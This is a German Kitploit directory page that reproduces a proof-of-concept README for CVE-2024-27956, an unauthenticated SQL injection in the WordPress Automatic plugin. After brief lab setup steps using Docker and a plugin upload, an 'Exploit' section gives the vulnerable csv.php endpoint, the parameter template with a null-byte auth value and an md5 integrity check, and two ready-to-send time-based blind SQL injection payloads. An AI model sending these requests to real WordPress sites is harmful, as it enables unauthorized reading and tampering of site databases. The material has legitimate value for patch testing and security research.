
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-27956 — CVE-2024-27956 WordPress Automatic < 3.92.1 - Nicht authentifizierte SQL Injection | Kitploit
Tools/GitHubGitHub/truonghuuphuc/cve-2024-27956
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstests
GitHubtruonghuuphuc/cve-2024-27956

CVE-2024-27956

CVE-2024-27956 WordPress Automatic < 3.92.1 - Nicht authentifizierte SQL Injection

Repository anzeigen
32vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2024-27956

Hinweis

WordPress erstellen: docker-compose -f stack.yml up

Plugin installieren:


  1. WordPress-Dashboard, wählen Sie Plugins > Neu hinzufügen

  2. Klicken Sie auf Plugin hochladen

image


  1. Wählen Sie Datei -> wp-automatic.zip -> Jetzt installieren

image


  1. Nach Abschluss der Installation klicken Sie auf Plugin aktivieren

image

Exploit

<HOST>/wp-content/plugins/wp-automatic/inc/csv.php

q={{query}}&auth=%00&integ={{md5query}}


q=SELECT+IF(1=1,sleep(5),sleep(0))&auth=%00&integ=93cf9aa11e746596d6f31765a7222c9f
image



q=SELECT+IF(1=2,sleep(5),sleep(0))&auth=%00&integ=4b1f4024af81df56c3b00679b9b52183
image

Tool herunterladen